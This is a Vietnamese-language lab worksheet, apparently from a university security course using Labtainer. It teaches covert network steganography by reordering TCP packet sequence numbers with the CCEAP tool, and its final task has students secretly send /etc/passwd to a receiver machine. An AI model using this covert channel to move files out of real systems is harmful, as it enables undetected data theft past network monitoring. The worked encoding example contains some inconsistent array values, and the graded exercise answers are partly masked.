
**Manipulated Message Ordering**

# **Mục đích**

Giới thiệu: Manipulated Message Ordering là một phương pháp giấu tin trong mạng ít được nghiên cứu và ứng dụng. Tuy nhiên, nó vẫn được coi là một phương pháp giấu tin trong mạng điển hình. Ý tưởng của phương pháp này là người ta cố ý thay đổi trình tự các gói tin để mã hóa các bit thông tin bí mật.



Sử dụng tool cùng với code để giấu tin qua mạng bằng phương pháp thao túng thứ tự gói tin (Manipulated Message Ordering)

Người phân tích cần bắt toàn bộ gói tin

1. **Yêu cầu đối với sinh viên**

Sinh viên cần có hiểu biết về giao thức TCP. Các ngôn ngữ lập trình như python, bash script.

# **Nội dung thực hành**

## *3.1 Khởi động labtaine*


Tải module về bằng lệnh:

*imodule https://github.com/tmanh191/steganograpy-network/raw/main/imodule.tar*

## *3.2 Thực hiện*

### *3.2.1 Task 1*

Khởi động bài lab: *labtainer -r mmo\_network\_steg*



**Yêu cầu:** Sinh viên hiểu được cơ chế mã hóa từ binary sang dãy các số sequence

**Cơ chế:** array có 8 ký tự tương ứng với 8 bit. Cứ vị trí thứ i của message là bit 1 tức vị trí này đang sai chỗ, array sẽ hoán đổi cho vị trí sau nó là i+1. Còn vị trí thứ i của message là bit 0 thì bỏ qua.  
  
Ví dụ dãy message 01011110

Tương ứng với array 01234567  
**Cùng xét:**

i=0; m[0]=0; i++ -> bỏ qua vị trí i =0 vì vị trí này là bit 0  
 i=1; m[1]=1; a[1]=2, a[2]=1 -> 0***21***34567 ( đổi chỗ vị trí 1 và 2 cho nhau)

i=2; m[2]=0; i++ -> bỏ qua vị trí i=2 vì vị trí này là bit 0

i=3; m[3]=1; a[3]=4, a[4]=3 -> 021***43***567 ( đổi chỗ vị trí 3 và 4 cho nhau)

i=4; m[4]=1; a[4]=5, a[5]=3 -> 0214***53***67 ( đổi chỗ vị trí 4 và 5 cho nhau) i=5; m[5]=1; a[5]=4, a[6]=3 -> 02145***63***7 ( đổi chỗ vị trí 5 và 6 cho nhau)

i=6; m[6]=1; a[6]=4, a[7]=3 -> 021456***73*** ( đổi chỗ vị trí 6 và 7 cho nhau)  
  
Ở vị trí i là bit 0 thì bỏ qua, là 1 thì đổi chỗ vị trí aray[i] và array[i+1]

**Nhiệm vụ:** Dịch chuỗi binary 11011010 -> dãy sequence number \*\*\*\*\*\*\*\* (theo quy tắc trên, gợi ý nó sẽ là số có 8 chữ số: 120\*\*\*\*6)  
 **Sender:**

Giải nén file encode.zip bằng mật khẩu vừa giải được 120\*\*\*\*6

Giải mã thành công và đọc code sẽ thu được 2 hàm *text\_to\_binary* và *encode\_permutation.*  
Cấp quyền cho code và chạy

*sudo echo "print(encode\_permutation(text\_to\_binary('B21DCAT127'))) " >> encode.py  
sudo python3 encode.py*

Thu được 1 đoạn các số sequence từ 0 đến 79.

(80 số sequence number được sắp xếp theo thứ tự không nhất định tương ứng với 10 ký tự mã sinh viên)

### 3.2.2 Task 2

Làm quen với CCEAP  
**Sender:**  
*cd /tool*

*sudo make*

*cp client /home/ubuntu*

*cd /home/ubuntu*

**receiver:**

*cd /tool*

*sudo make*

*cp server /home/ubuntu*

*cd /home/ubuntu*

labtainer đã cung cấp đoạn script ./server.sh để có thể lọc và lấy mỗi số sequence number của gói tin và ghép nó thành 1 chuỗi. **Receiver** tiếp tục chạy lệnh sau để bật server và lắng nghe gói tin:  
*./server.sh 9999*  
Phía **sender** chạy lệnh sau để gửi gói tin với chuỗi sequence đã tạo ở task 1: *./client -D 192.168.1.20 -P 9999 -s `sudo python3 encode.py`*  
  
Có thể sử dụng option -h để khám phá thêm nhiều chức năng khác nhau của tool CCEAP. Hoặc chạy lệnh sau để hiểu được tool đã trao đổi các gói tin gì:  
*./server -P 9999*

**Sender:** chạy lệnh:

*./client -D 192.168.1.20 -P 9999 -s `sudo python3 encode.py`*

### 3.2.3 Task 3

Cơ chế giải mã: Khi có 1 đoạn 1,0,2,3,4,6,5,7 cần giải về dạng binary   
sử dụng thuật toán bubble sort, hoán đổi 2 ví trí kề nhau nếu chúng k tăng dần.  
vị trí i bị hoán đổi với i+1 thì bit i là 1, và ngược lại

10234657

***0123456***7 ***1\****\*\*\****1\****\* (vòng lặp này đổi chỗ ở vị trí [0 và 1], [5 và 6])

Khi array đã tang dần, tức là thuật toán bubble sort đã hoàn thành. Thu được 1 dãy binary đã biết các bit 1, các bit còn lại chính là bit 0.

Vậy dãy 1,0,2,3,4,6,5,7 được giải thành dãy binary 10000100

**Nhiệm vụ:** Như vậy hãy giải mã đoạn sau : 1,2,0,3,4,5,7,6  
thành dãy binary gồm 8 bit: \*\*\*\*\*\*\*\*  
  
**Receiver:** Giải mã file decode.py bằng mật khẩu vừa giải được ( số có 8 chữ số gồm các số 0 và 1)

Thu được file decode.py, tiếp tục chạy lệnh sau để xem cơ chế nó giải mã:

*sudo echo "print(binary\_to\_text(decode\_permutation('1,0,2,3,4,6,5,7')))" >> decode.py*

*sudo python3 decode.py*

### 3.2.4 Task 4

**Sender** dùng đoạn encode.py để mã hóa 1 đoạn message lớn hơn 32 ký tự (hiện tại đang là 10 ký tự) để thu được 1 đoạn sequence number.

Thử chạy lệnh: *sudo python3 encode.py*

Thấy số sequence lớn nhất lớn hơn hơn 300 là được.

**Receive** bật server:

./server.sh 9999  
**Sender** gửi thông tin:

*./client -D [IP-receiver] -P [port] -s `sudo python3 encode.py` -T 50*  
Bên receive thu được dãy sequence number.   
  
Hãy cho biết số sequence lớn nhất trong dãy đấy. (số có 3 chữ số)  
  
Thực hiện giải mã file mmo\_steg.zip ở cả 2 máy với mật khẩu vừa tìm được (số có 3 chữ số) và thu được file mmo\_steg.py, chạy lệnh và đọc code:

cat mmo\_steg.py

python3 mmo\_steg.py -h

**Nhiệm vụ:**

Sender cần phải gửi file /etc/passwd cho receiver và bên kia giải mã được

**Receiver** chạy lệnh:

*sudo ./server.sh 9999 > passwd\_seq.txt*

**Sender** chạy lệnh:

*./client -D [IP-receiver] -P [Port] -s `python3 mmo\_steg.py -e /etc/passwd` -T 50*Với tốc độ 50ms/packet thì 1 file chứa 150 từ cần hơn 1 phút để gửi thành công.

**Receiver**: *sudo* *python3 mmo\_steg.py -d passwd\_seq.txt*Sẽ thấy nội dung file giải mã

**Chú ý**: với tốc độ 50ms/1 gói tin -> 60 giây gửi được 1200 gói = 150 ký tự

Nếu gói tin quá dài, cần có cơ chế mã hóa (ví dụ base64) hoặc là tăng tốc độ gửi gói tin bằng option -T X (X là mili giây). Không nên tăng tốc độ lên quá nhanh vì có thể mất gói tin dẫn đến toàn bộ message sẽ không thể giải bằng code được.

## 3.3 Checkwork

Sinh viên thực hiện checkwork bằng lệnh: checkwork

## 3.4 Kết thúc bài

Sinh viên kết thúc bài lab: stoplab